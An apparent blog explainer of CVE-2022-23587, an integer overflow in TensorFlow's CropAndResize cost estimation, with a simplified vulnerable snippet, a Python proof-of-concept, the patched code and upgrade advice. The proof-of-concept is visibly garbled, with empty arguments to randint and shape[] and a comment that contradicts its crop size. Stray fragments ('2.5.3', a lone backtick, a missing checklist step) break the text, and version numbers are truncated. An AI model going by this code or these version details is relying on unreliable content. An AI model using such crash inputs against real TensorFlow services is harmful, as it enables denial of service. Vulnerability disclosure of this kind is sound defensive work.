
TensorFlow is one of the most widely adopted open-source machine learning frameworks, powering countless AI and ML projects in academia and industry. With its large user base, security issues in TensorFlow can impact many systems and applications globally. In early 2022, a significant security flaw—CVE-2022-23587—was reported in TensorFlow’s Grappler component, specifically affecting the cost estimation logic for the Crop and Resize operation.
This explainer walks through what the vulnerability is, why it’s dangerous, how an attacker can abuse it, how it was fixed, and what you should do to protect your TensorFlow-based systems. It includes example code and links to key references.
What is CVE-2022-23587?
CVE-2022-23587 is an integer overflow vulnerability in the Grappler optimization subsystem of TensorFlow. The bug occurs during the process of estimating the cost for the CropAndResize operation, a common image processing step in many ML workloads.
Key point: The flaw is triggered because the function calculating costs does not correctly handle very large or specially crafted inputs, allowing an attacker to cause an integer overflow, leading to undefined behavior—potentially causing TensorFlow to crash, behave erratically, or open up new attack vectors.
Why is this a big deal?
The cropping parameters used by CropAndResize can *come from user-supplied data*. This means that, in services or pipelines where users can upload or select input shapes and crop boxes, an attacker can potentially submit maliciously structured input to exploit this flaw.
Data corruption or information disclosure
So, if your system allows remote or untrusted input to define crop parameters, this bug *directly* impacts you.
To get a bit more technical, here’s a simplified breakdown of the problematic code path
When estimating the cost for a CropAndResize operation, the code performs arithmetic operations using user-supplied integer values like the number of boxes and their sizes.
Example snippet (simplified pseudo-code)
// Original unsafe estimation code
int num_boxes = crop_params.NumBoxes();       // User controlled
int crop_height = crop_params.CropHeight();   // User controlled
int crop_width = crop_params.CropWidth();     // User controlled

int total_pixels = num_boxes * crop_height * crop_width; // Vulnerable multiplication

// ... use total_pixels to allocate or measure cost
If the individual variables are large enough, their product in total_pixels can exceed the maximum value for int (typically 2,147,483,647). When this happens, it wraps around (i.e., overflows) and causes total_pixels to become a very small or even negative number. Subsequent logic that allocates memory or decides how much work to do can go badly wrong.
Proof-of-Concept Exploit
The following Python snippet (for educational/defensive purposes only) shows how a crafted input, given to TensorFlow’s crop_and_resize, could potentially trigger the buggy logic:
import tensorflow as tf
import numpy as np

# Large box count to push internal cost estimation over integer limit
nums = np.zeros((2**16, 4), dtype=np.float32)  # 65536 boxes

# Image to crop (arbitrary)
image = np.ones((100, 100, 3), dtype=np.float32)

# Set up box_indices for crop_and_resize
box_indices = np.random.randint(, 1, size=(nums.shape[],))

# Target size: large as well
crop_size = [100, 100]  # 1,000 x 1,000 crops

result = tf.image.crop_and_resize(
    image=tf.constant([image]),  # Add batch dimension
    boxes=tf.constant(nums),
    box_indices=tf.constant(box_indices),
    crop_size=crop_size
)

print(result)
If run against a vulnerable build, this example could cause odd crashes, hangs, or failed assertions.
Official References
- TensorFlow Security Advisory for CVE-2022-23587
- NVD listing for CVE-2022-23587
- Relevant fix commit on GitHub
The Fix
The issue was patched by adding proper overflow checks before performing the multiplication. Instead of using plain int, the update uses types with bigger capacities or checks before multiplying.
Patched code reference
// Added overflow-safe arithmetic
int64_t total_pixels = static_cast<int64_t>(num_boxes)
                     * static_cast<int64_t>(crop_height)
                     * static_cast<int64_t>(crop_width);
// Now check if total_pixels is too big to fit into int, etc.
if (total_pixels > std::numeric_limits<int>::max()) {
    // Handle error
}
2.5.3
Note: If you are on earlier releases (2.5.x-2.7.x), you should update immediately to one of the fixed versions.
What Should You Do?
1. Check Version: If you're running TensorFlow versions before 2.8., 2.7.1, 2.6.3, or 2.5.3, you are likely vulnerable.
`
3. Audit Inputs: Make sure user-supplied data cannot define arbitrary crop sizes without basic checks in your code.
4. Monitor Security Advisories: Track TensorFlow’s official security page for new disclosures.
Summary
CVE-2022-23587 is a potentially serious integer overflow flaw affecting TensorFlow’s Grappler cost estimation for CropAndResize. Because crop operations are often fed by user data, services and workflows that let outside parties set box counts or crop sizes are especially at risk.
The bottom line:
Patch now, filter untrusted input, and keep up with upstream security alerts to minimize your attack surface.
More Reading & Official Links
- TensorFlow Security Policy & Advisories
- CVE-2022-23587 on GitHub Security Advisories
- CropAndResize official documentation
*This article is original content. Please use it to secure your platforms and raise awareness in your team!*
Timeline
Published on: 02/04/2022 23:15:00 UTC
Last modified on: 02/10/2022 17:38:00 UTC